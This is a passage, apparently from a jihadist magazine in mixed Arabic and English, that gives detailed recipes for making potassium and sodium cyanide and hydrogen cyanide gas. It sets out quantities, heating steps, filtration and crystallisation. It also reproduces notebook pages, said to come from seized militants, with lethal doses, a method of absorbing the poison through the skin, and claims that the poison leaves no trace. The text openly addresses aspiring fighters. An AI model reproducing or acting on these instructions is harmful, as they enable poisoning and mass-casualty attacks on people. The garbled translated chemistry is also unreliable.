The reaction starts suddenly and violently one with even a small bluish flame .Can be extinguished immediately after the burner and allowed to cool, wherein the hole is sealed so that no air pulls the contents:

وفي نهاية التسخين يتفاعل الخليط بشكل سريع وبلهب ذو لون ازرق وهذا دليل على نهاية التفاعل . حينها يتم ابعادة عن مصدر الحرارة لكي يبرد الخليط قليلا



The product is a porous, gray-white mass that smells strongly of bitter almonds:

كما يظهر ان الخليط المتفاعل اصبح لونة ابيض الي الرمادي وأيضا رائحتة شبيهة برائحة اللوز المر



The mass was removed with a chisel and filled to prevent air in plastic bags:

يتم ازالة الخليط المتفاعل من العلبة ووضعه في كيس بلاستيكي للحفظ



The powder was poured with 80 ml of 50 ° C warm water and put the cyanide in solution by vigorous swirling and then filtered; by cooling the beaker (shown here with a cooling element) to the hydrolysis of cyanide to be reduced:

يتم خلط البودرة الناتجة مع ٨٠ مللتر من الماء الساخن على درجة ٥٠ درجة مئوية ، ثم تتم عملية الترشيح





When mixed with twice the volume of ice-cold ethanol immediately precipitated from KCN :

يتم خلط البودرة بكمية ضعف حجمها من الكحول الايثيلي البارد وستلاحظ تشكل بودرة سيانيد البوتاسيوم السامة .



بلورات سيانيد البوتاسيوم المتشكلة : KCN



Explanation :

Thiocyanates are reduced by zinc cyanide to :

Zn ---> Zn2 + + 2e -

(S 2 - C 4 + N 3 -) - + 2e - + Zn 2 + ---> Zn 2 + S 2 - + (C 2 + N 3 -) -

It follows from the equation :

KSCN + Zn ---> ZnS + KCN

The reaction takes place in a bright red heat, for smaller tubes, a gas burner reaches the necessary temperature to achieve. As a reducing agent is also lead, which is present but melted and then a smaller surface provides a powdered zinc.

اهم طرق انتاج السيانيد من مركب حديدو سيانيد البوتاسيوم

للحصول على مادة سيانيد البوتاسيوم (البودرة) يتم بالتسخين الشديد لمركب حديديو سيانيد البوتاسيوم

On strong heating it decomposed

$$K_4[Fe(CN)_6] \longrightarrow FeC_2 + 4KCN + N_2$$

كما يمكن الحصول على غاز سيانيد الهيدروجين بشكل مباشر وذلك باضافة حمض الكبريتيك الي مركب حديدو سيانيد البوتاسيوم ثم التسخين الشديد فيتصاعد غاز سيانيد الهيدروجين واذا اردنا تحويل الغاز الي بودرة سيانيد البوتاسيوم يتم جمع الغاز ويسكب علية هيدروكسيد الصوديوم فتتشكل بلورات سيانيد البوتاسيوم

Action of sulphuric acid

Boiled with dil. H_2SO_4

$$K_4Fe(CN)_6 + 3H_2SO_4 \longrightarrow 2K_2SO_4 + FeSO_4 + 6HCN$$

Third Reduction of potassium ferrocyanide :

100g of potassium ferrocyanide, K 4 [Fe II (CN) 6], by heating in an iron pot on the gas flame dried thoroughly. On the loss of crystal water, the salt stains intensely yellow and gradually disintegrates into a powder.

شرح الطريقة الثالثة بالصور



تعتبر من امن الطرق لإنتاج سيانيد البوتاسيوم

الطريقة الثالثة ببساطة هي بتسخين حديدو سيانيد البوتاسيوم في وعاء حديدي والتي بدورها تتحول الي سيانيد البوتاسيوم وفق عملية كيميائية بسيطة ناتجة عن التفسخ الحراري لمركب حديدو سيانيد البوتاسيوم بالحرارة الشديدة

With a blast of fire pot for about 30 minutes, heated to bright red. The pot is sealed with a metal lid, and only through a tiny hole in the lid can Resulting nitrogen gas to escape.



يتم وضع حديدوسانيد البوتاسيوم في وعاء معدني ويتم التسخين لمدة ٣٠ دقيقة ويجب ان يكون في غطاء الوعاء المعدني فتحة صغيرة لخروج غاز النتروجين الناتج من التفاعل

The residue consists of white and black crusts of cyanide residues and "iron carbide", also mixture of iron and carbon:




بعد اخذ الخليط المسخن يبقى في الوعاء المعدني بعض المكونات الاخرى التي لا نحتاجها كما يظهر في الصورة

1400 mL of methanol

تم استخدام ١٤٠٠ مللتر من الكحول الميثيلي (الميثانول) باضافتة للخليط المسخن حتى يتم تشكيل بودرة سيانيد البوتاسيوم بسهولة



يتم تسخين خليط كحول الميثانول + البودرة المسخنة بهدوء



The still boiling methanolic extract was filtered through ordinary filter coffee, By covering the filter with aluminum foil, the cyanide was protected from air oxidation :

بعد التسخين الهادئ يتم الترشيح وتغطيتة بورق القصدير لمنع تبخر ابخرة السيانيد من جراء التسخين السابق




The methanolic cyanide solution was finally evaporated by distillation.
The crystallizing KCN manifests itself :

بعد تبخر الكحول الميثيلي (الميثانول) تبدأ بلورات سيانيد البوتاسيوم بالظهور .
وهنا تم تبخر الميثانول بواسطة التقطير ولكن يمكن تركة في الجو المفتوح فسيتبخر الميثانول وتتبقى بلورات سيانيد البوتاسيوم



a dry disintegrated powder which was pour easily from the flask :

بعد التجفيف يتم وضع سيانيد البوتاسيوم في العلبة للحفظ لحين الحاجة .



Explanation :

The conversion of potassium ferrocyanide, potassium ferrocyanide, potassium cyanide is in the historically first method for Cyaniddarstellung and was proposed by Berzelius. For this, the ferrocyanide was carefully dried and then heated to red heat of air, forming cyanide:

K 4 [Fe (CN) 6] ---> 4KCN + Fe + 2C + N 2

It was once that it is the insoluble residue by an "iron carbide", FeC 2. According to X-ray data, these are but a mixture of iron, graphite and Fe 3 C, which corresponds stoichiometrically to the formula FeC second -Since potassium ferrocyanide forms a trihydrate, is the careful removal of minute crystals in water. 70 ° C absolutely vital. At the high temperatures destroy even small amounts of cyanide the water again.

The thermal decomposition of the ferrocyanide salt is done by the destruction of the complex sphere [Fe (CN) 6] 4 -.
The complex begins to become unstable and release cyanide from about 300 ° C. Each two CN - while reducing the divalent iron to elemental iron, wordurch the complex sphere is irreversibly destroyed:

[Fe (CN) 6] 4 - <---> Fe 2 + + 6CN -
2CN ----> 2C + N 2 + 2e -
Fe 2 + + 2e ----> Fe

Due to the coordination number of the remaining 4 iron cyanide ions sufficient to form a stable complex and not be released.
Only 4 of 6 CN - be released, which corresponds to a yield of 66%.
100g of potassium ferrocyanide caused so max. 70.7 g of KCN.

An improvement in this historical process was, therefore, the addition of strong reducing agents such as sodium or zinc, which reduces the iron and thus allow the release of the total cyanide content:

K 4 [Fe (CN) 6] + 2Na ---> 4KCN 2NaCN + + Fe

This first proposed by Erlenmeyer process was long but not because of the high cost of sodium applied industrially.

In addition to the use of zinc potassium cyanide, a well-soluble double salt, Kaliumzinkcyanid (solubility: 11g/100cc H2O at 20 ° C) :

K 4 [Fe (CN) 6] + Zn ---> 4KCN ZnCN 2 + + Fe ---> K 2 Zn (CN) 4 + + Fe 2KCN

The addition of alkali or sulfide to the melted mass, the zinc should be removed by the molten cyanide is decanted from the insoluble pellet:

K 2 Zn (CN) 4 + K 2 CO 3 ---> 4KCN + ZnCO 3

الطريقة الرابعة وهي احدى الطرق المنتشرة على الموسوعات العسكرية والجهادية ،

شخصيا لم اجربها ولكن بعد ان رأيت بان بعض الاجهزة الفيدرالية الامريكية والأوروبية تحذر من استخدامها وتنصح المحلات بالإبلاغ عن أي شخص مسلم يشتري موادها الاولية بالتبليغ عنة – فرايت ان اضعها لتعم الفائدة وطالما تتبع نفس الاجراءات الاحتياطية والأمنية عند تحضير أي تجربة شرحت في المجلة فلا باس من توضيحها ليصبح لدى المجاهد رصيد اكبر من المعرفة بخصوص هذا السم.

سنبدأ بوضع بعض الاوراق من مفكرة مجاهد – وأيضا بعض الاوراق التي اخذت من ملفات التحقيق التي تجريها بعض الاجهزة الامنية في اوروبا عند القبض عن بعض المجاهدين وتجد لديهم بعض الاوراق بخصوص تحضير سموم السيانيد .

A. "Cyanide Poison"

a. Preparation: صور من ملفات التحقيق الاوروبية الخاصة بتحضير سم السيانيد

Collect a cup of apple seeds, grind them well and heat in water to 40°c for 30 minutes with the water covering the seeds slightly and stir. Then filter it to obtain the poison in the resultant solution. When the resultant solution evaporates, white crystals, namely the poison will remain.

b. Chemically: Potassium Ferro Cyanide Potassium Ferro Cyanide

$K_4Fe(CN)_6$

It is yellow, dissolves in water and is used in chemical metallic paints giving a golden yellow colour ⊕ Potassium Carbonate (food) K_2Co_3

8g

3g

To be ground well together, the heat until they blacken completely. When cold, pour water over them until covered, stir and grind well, then filter: the poison will filter through leaving the non-poisonous Ferro Carbonate remaining in the filter paper. We evaporate the solution if want powder.

Death occurs within 5 minutes by 300mlg. It will not deteriorate by cooking.

By touching double the quantity. We place the substance in a ceramic grinder and grind it well, then add DMSO or oil to it until it turns into liquid, we stop adding the oil

c. Transforming liquid into gas:

Hydrochloric acid Hcl ⊕ cyanide salt – sodium, potassium, calcium or mercury.
25g 19g

⇓

HCN gas

Final remark: poison transforms into gas that exits out of the nose and mouth. 30 minutes after death, nothing remains.

طريقة التحضير من مفكرة مجاهد

الخطوة الاولى

تحضير هيدروسيانيد البوتاسيوم $K_4Fe(CN)_6$

1) اخذ 10 g من كربونات البوتاسيوم مع
2) 10 g حمض نباتي 3) 5 g حديد (صدى)
4) 5 g يوريا $CO(NH_2)_2$ 46

ثم نخلطهم داخل طبق صيني ونسخنه على لهب متوسط جداً حتى يتحمر الخليط ويخرج شرارات نارية نتخلص منه تماماً وننزل الطبق من على النار ثم بعد ذلك نضيف عليه أقل كمية من الماء حتى يكون المحلول مركز ونضعه جيداً ثم نرشحه والمحلول الناتج نبخره ويكون (هيدروسيانيد البوتاسيوم).

* يخزن بعيداً عن الرطوبة والحرارة وسوف ضع في انا محاكم

(توضيح لطريقة مفكرة المجاهد الخطوة الاولى)

(وتعتبر هذة الطريقة من اكثر الطرق انتشارا على الموسوعات الاجنبية والجهادية ولتوضيحها اكثر ولصناعة سيانيد الصوديوم نقوم باستبدال كربونات البوتاسيوم بكربونات الصوديوم)

(النسب المطلوبة من المواد كالتالي)

١٠ غرام من كربونات الصوديوم .

١٠ غرام من الفحم النباتي .

٥ غرام من صدا الحديد .

٥ غرام من مادة اليوريا .

(طريقة التحضير بسيطة جدا وهي كالتالي)

نحضر طبق او صحن معدني ونضع فية كل المواد وبالنسب المحددة ونسخن الطبق المعدني فوق البوتجاز على لهب قوي حتى يحمر الخليط ويتفاعل وسوف تظهر شرارات نارية لونها ارجوانية - استمر بالخلط بـ الملعقة لحين توقف الشرارات النارية وتوقف التفاعل - ثم انزل الطبق من على البوتجاز واترك الخليط الي ان يبرد ثم بعد ذلك نسكب علي الخليط اقل كمية من الماء حتى يغمر الخليط فقط وحتى يتشبع الماء بالخليط ويصبح مركز - ثم نقلب الخليط جيدا حتى يذوب حديدو سيانيد الصوديوم في الماء لأنة من خواص بلورات حديدو سيانيد الصوديوم انها سريعة الذائبة بالماء ،، ثم نقوم بعملية الترشيح بان نحضر قطعة قماش دقيقة المسام او ورق ترشيح ونضعها فوق كاس -ثم نسكب الخليط فوقها وما ينزل من ورقة الترشيح هو المطلوب اما ما يتبقى على ورق الترشيح فلا حاجة لنا بة - ثم نقوم بتبخير السائل الذي ترسب من ورقة الترشيح بالتسخين وسوف يتبخر الماء وتظهر بلورات حديدو سيانيد الصوديوم ذات اللون الابيض المائل الي الاصفرار اسفل الكاس- نأخذها ونضعها في وعاء زجاجي كعلب المربى مثلا ونغلق عليها بأحكام لحين الحاجة ثم نقوم بالخطوة الثانية من مفكرة المجاهد

الخطوة الثانية

* تحضير سم السيانيد (CN) *


اخذنا 8 g من سيانيد البوتاسيوم وطحناه جيداً ثم طحنا
3 g من كربونات البوتاسيوم جيداً ثم وضعنا الخليطين على بعضهما في طبق
معدني وطحناهم جيداً ثم بسخناهم على النار حتى السود الخليط ثم
بردناهم في الهواء
